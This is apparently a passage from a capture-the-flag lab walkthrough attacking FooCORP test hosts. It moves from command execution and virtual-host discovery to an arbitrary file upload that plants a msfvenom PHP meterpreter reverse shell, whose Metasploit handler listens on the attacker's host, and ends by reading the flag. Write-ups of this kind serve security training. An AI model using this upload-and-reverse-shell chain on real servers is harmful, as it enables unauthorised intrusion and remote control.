
You can also perform arbitrary requests, as follows.




Since we are an unprivileged "www-data" user, it is reasonable to browse the /var/www folder (since it doesn't require high privileges). Luckily the flag is stored there.

```
echo "<pre>";system("ls -la /var/www");echo"</pre>";
system("cat /var/www/flag.txt");
```





Since this is a DNS server, it is recommended that you also browse **/etc/hosts** for some probably useful information. You can do that, as follows.



Inside Burp suite, the output looks much more clear. As you can see, an unknown Virtual Host was discovered among some fake hosts. Let's add it to our system's **/etc/hosts** file and continue with the last machine of this challenge.

194	http://172.16.64.92	GET	/72ab311dcbfaa40ca0739f5daf505494...	✓	200	67
193	https://fonts.gstatic.com	GET	/s/sourcesanspro/v12/6xKydSBYKcSV-...		200	16
192	https://fonts.gstatic.com	GET	/s/sourcesanspro/v12/6xK3dSBYKcSV-...		200	16
191	http://172.16.64.92	GET	/72ab311dcbfaa40ca0739f5daf505494...		404	51
190	http://172.16.64.92	GET	/72ab311dcbfaa40ca0739f5daf505494...	✓	200	20

Request | Response


Raw | Headers | Hex | HTML | Render

```
127.0.0.1     9afw8mkkyog4fi5rk4bj.foocorp.io
127.0.0.1     2l2fhjboktwk3flrtq3k.foocorp.io
127.0.0.1     yq0q4x5d2vpucsrps3a1.foocorp.io
127.0.0.1     jcpgttczoggxfc3f25tm.foocorp.io
127.0.0.1     0pm6duqbu2o8ajzkjeai.foocorp.io
127.0.0.1     ttpxbpp88fgt9r3292ag.foocorp.io
172.16.64.91     75ajvxi36vchsv584es1.foocorp.io
127.0.0.1     9fys6zpn5k03zt299wyj.foocorp.io
127.0.0.1     uvq8daoyiuq75znffwvy.foocorp.io
127.0.0.1     qv0jwarev2y4lq69xy9w.foocorp.io
127.0.0.1     h1z07t1pujg9ti677md0.foocorp.io
127.0.0.1     k47x59arbizhwqoyy04q.foocorp.io
127.0.0.1     h7ix8b28e1nzzg0juphd.foocorp.io
127.0.0.1     1hwtyp1f5x456czwcwux.foocorp.io
127.0.0.1     jw37e55tbtczfjne6zqv.foocorp.io
127.0.0.1     xew9oz8r7dg8nfs5apq9.foocorp.io
```

Step 6: Exploit the 172.16.64.91 Machine

```
Nmap scan report for 172.16.64.91
Host is up (0.17s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
6379/tcp open  redis   Redis key-value store
```

When visiting the application by its IP address, we only come across a default Apache page.




However, once the previously discovered virtual host is added to our **/etc/hosts**. We come across the below.

```
172.16.64.91     75ajvxi36vchsv584es1.foocorp.io
```

```
root@0xluk3:~/Desktop# gedit /etc/hosts
```

```
172.13.37.91     75ajvxi36vchsv584es1.foocorp.io
# The following lines are desirable for IPv6 capable hosts
```





Let's use dirb to discover potentially hidden content on the website.

```
root@0xluk3:~# dirb http://75ajvxi36vchsv584es1.foocorp.io

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat May 18 12:48:40 2019
URL_BASE: http://75ajvxi36vchsv584es1.foocorp.io/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://75ajvxi36vchsv584es1.foocorp.io/ ----
==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/
```

Dirb discovered **http://75ajvxi36vchsv584es1.foocorp.io/app**

This page keeps on displaying a javascript pop-up that makes our inspection difficult. However, there's an upload form that could be vulnerable to arbitrary file upload. Let's try to view the page's source code in order to inspect the form.






The form can be written locally to a .html file. It just needs a small modification, as follows.


```
<html><body style="background: black; color: white;">
<center><div style="border: 1px yellow double">
<br /><br />
<form action="http://75ajvxi36vchsv584es1.foocorp.io/app/upload/upload.php"
method="post" enctype="multipart/form-data">
<br />Select  file to upload:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br /><br />
</div></center>
<hr /><br />
<center>&copy; FooCORP 2019</center>
<body></html>
```

Now, open it in a browser.




After trying multiple files we conclude that the uploading functionality is probably broken and no files are allowed at all.

When going back to dirb, we can observe that within the **/app/** directory another path was also discovered, **/app/upload**, that instantly redirects the user to **upload.php** file in the top directory.



Let's modify the local html form to point to **http://75ajvxi36vchsv584es1.foocorp.io/app/upload.php,** instead of http://75ajvxi36vchsv584es1.foocorp.io/app/upload/upload.php





```
<html><body style="background: black; color: white;">
<center><div style="border: 1px yellow double">
<br /><br />
<form action="http://75ajvxi36vchsv584es1.foocorp.io/app/upload.php"
method="post" enctype="multipart/form-data">
<br />Select  file to upload:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br /><br />
</div></center>
<hr /><br />
```

```
<center>&copy; FooCORP 2019</center>
<body></html>
```


Let's upload a sample .php file named **php.php**. Its content will just the below function.

```
<?php
phpinfo();
?>
```

From inside Burp, uploading php.php looks as follows.



There's not much information about the uploaded file's whereabouts, but based on the locations we already discovered let's try browsing **/app/upload/php.php**, as follows.



It loos like every uploaded files is stored (and is accessible) on the **/app/upload/** directory.

Let's finally try to generate and upload a meterpreter php file.

First let's setup the listener.


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set lhost 172.16.64.12
lhost => 172.16.64.12
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > run
```

Then, let's create the meterpreter php file.

```
msfvenom -p php/meterpreter_reverse_tcp lhost=172.16.64.12 lport=443 -o
shell.php
```

You can upload the **shell.php** file you just created in the same way you previously did with **php.php**.

Visiting the **/app/upload/shell.php** file results in an instant meterpreter session being opened.




```
meterpreter > shell
Process 1708 created.
Channel 0 created.
bash -i
bash: cannot set terminal process group (1059): Inappropriate ioctl for device
bash: no job control in this shell
www-data@upload:/var/www/html/app/app/upload$
```

The flag file can be found in one of the server's working directories. See below.

```
www-data@upload:/var/www/html$ ls -la
ls -la
total 32
drwxr-xr-x 4 root root  4096 Mar 25 10:19 .
drwxr-xr-x 3 root root  4096 Mar 18 18:47 ..
drwxr-xr-x 3 root root  4096 Mar 25 13:16 app
-rw-r--r-- 1 root root    31 Mar 25 10:19 flag.txt
-rw-r--r-- 1 root root 11321 Mar 18 18:48 index.html
drwxr-xr-x 2 root root  4096 Mar 25 10:19 notapp
www-data@upload:/var/www/html$ cat flag.txt
cat flag.txt
Congratulations, you got this!
www-data@upload:/var/www/html$
```